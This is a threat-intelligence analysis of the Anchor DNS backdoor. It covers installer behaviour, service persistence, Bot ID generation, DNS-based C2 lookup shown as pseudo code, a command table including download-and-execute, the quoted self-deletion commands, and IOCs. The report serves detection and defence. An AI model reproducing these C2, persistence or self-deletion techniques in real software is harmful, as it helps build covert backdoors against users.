
**Malware Family**: Anchor DNS

**Overview**: Anchor DNS is a backdoor tie to Trickbot malware family. The Anchor DNS malware family contains two components, installer and Anchor DNS Payload. The backdoor leverage port 53 to request for the C2 through UDP protocol and allow the actor control the infected machine through five different post infection methods. Figure 1 shows the overview of the Anchor DNS malware.

*Figure 1: Anchor Malware Overview*

**Installer Sample Properties Overview**:

Analyzed a sample of Anchor DNS Installer with the following properties.

MD5: 19a36d6f300a39a4fa4b02ec31e05405

SHA1: 8c98a1b82cc925c3a2de77a07f25452d9083d26e

SHA256: 52a1ca4e65a99f997db0314add8c3b84c6f257844eda73ae6e5debce6abc2bd4

File Size: 439K

File Type: PE32 executable (GUI) Intel 80386, for MS Windows

**Installation**:

The Anchor DNS installer is responsible to drop the payload into the file system, and install the payload as a service. The payload is hard coded into the installer and dropped into the disk based on the OS architecture type (x86 or x64). The payload is dropped into the Windows system32 directory. Below are the properties of the payloads.

Anchor DNS x86 has the following properties:

**MD5**: 618753529c9379a22ba943b1c0f7d156

**SHA1**: b7a5700ca311c87918120b7df49cc9fb8cecd2e8

**SHA256**: b386ce01ba99428f23b5f9a98b2ff6e707c9f02cd3620b0b90120f3ab63254b9

**File Size**: 142K

**FIle Type**: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Anchor DNS x64 has the following properties:

**MD5**: 8c72587dfa4962eb94425c8040e6fbed

**SHA1**: c6fb2435b46ba9b69ff3dab9ff2c66754a995f90

**SHA256**: d4233c54349843bb93bc327e2fe68ce1670b4ff55380b2c1bf515d57401bfaaf

**File Size**: 170K

**File Type**: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

Once the install drops the payload into %SystemRoot% directory as shown below.

* %SystemRoot%\System32\netrxiks.dll


Once the payload is dropped into the file system. The installer creates a service as NetTCP at the following registry path.

* HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\services\netTcpSvc\Parameters\ServiceDll

Once the installer created the services. The installer generates the BotID and stores the ID in the stream file in the following format.

* %SystemRoot%\<payload filename>:$GUID

Figure 2 shows the payload and Bot ID file.



*Figure 2: Stream file to store the Bot ID.*

Once completed, the installer executes two commands to delete the installer. Below are the commands executed.

* cmd.exe /c timeout 5 && del C:\Users\[user]\AppData\Local\Temp\[random].exe
* cmd.exe /C PowerShell "Start-Sleep 5; Remove-Item C:\Users\[user]\AppData\Local\Temp\[random].exe"

**Bot ID**:

The Bot ID is generated by the Installer and stored in %SystemRoot%\<payload filename>:$GUID stream file, if the file doesn’t exist, the Anchor DNS generates the ID and stored into the file.

The Bot ID is generated using campaign ID, computer name, OS info, and random hex. The Bot ID is generated in a form of URI to be used in C2 communication. The Bot ID is generated in the following format.

* /<campaign id>/<computername>\_W<OS Major version><OS Minor version><OS BuildNumber>.<random 16 hex digit>/

Figure 3 shows the Bot ID generated by the installer in memory.




Figure 3: Bot ID

**C2 Communication**:

There are two layers of C2 communication for this backdoor. First, the backdoor retrieves the C2 from ‘toexample.bazar’ through UDP protocol on port 53. The C2 response back with the IP address of the backdoor controller. Below is the pseudo code used to request for the C2 backdoor address.

|  |
| --- |
| C2 = ‘toexample.bazar’  C2\_ip = inet\_addr(C2)  C2\_address.type = 2  C2\_address.sa\_data = htons(53)  C2\_address.sa\_data[2] = C2\_ip  sendto(socket\_handle, buffer\_out, buffer\_out\_length, C2\_address, 16)  recvfrom(socket\_handle, receive\_buffer, buffer\_length, …)  C2\_backdoor = parse(receive\_buffer) |

**C2 Command**:

Once the backdoor retrieves the C2 backdoor address, the malware starts requesting from the C2 through HTTP request. The URI is the Bot ID followed by “/1/” as shown below.

* https://<c2 address>/anchor001/n00b-PC\_W617601.B1C2B26F90C455AC1177175AF6992CC7/1/

The malware uses WinHTTP API to request for the command, and the backdoor uses the following user-agent.

* WinHTTP loader/1.0

The response is a command id. Below are the list of commands built into this backdoor.

|  |  |  |
| --- | --- | --- |
| ID | Command | Description |
| 0 | Execute Command | Execute windows command. The command is passed as an argument from the C2. |
| 1 | Download And Execute | The backdoor downloads a payload from the C2 and executes in the %TEMP% directory. |
| 2 | Download from URL and execute | The backdoor downloads a payload from a URL specified by the C2, drops it in the %TEMP% directory and executes the payload. |
| 3 | Download And Execute DLL | The backdoor downloads a payload from the C2 and executes in the %TEMP% directory using rundll32.exe. |
| 4 | Download from a URL and execute the DLL | The backdoor downloads a payload from a URL specified by the C2, drops it in the %TEMP% directory and executes the payload using rundll32. |
| 5 | Uninstall | Uninstall Anchor DNS service and remove all footprint. |

The backdoor downloads and drops the payload into the %TEMP% directory. The backdoor used “tcp\_” as the prefix of the filename.

**Summary:** Anchor DNS is a simple backdoor that uses various methods to stay hidden and stealth. The backdoor leverages port 53 and UDP to retrieve the C2 backdoor. The backdoor leverages HTTP protocol to download the command from the C2 and doesn’t include too much overhead to make the detection easy. The method used for Bot ID is similar to Trickbot and the bot’s command is similar to various SEA backdoor. There seem to be multiple developers developing this backdoor as the code doesn’t stay consistent. In conclusion, this bot is simple and elegant and can be hard to detect and mitigate.

**IOC**:

* Network
  + toexample.bazar
* File System
  + %SystemRoot%\<random>.dll:$GUID
  + %SystemRoot%\<random>.dll
  + %TEMP%\tcp\_<random>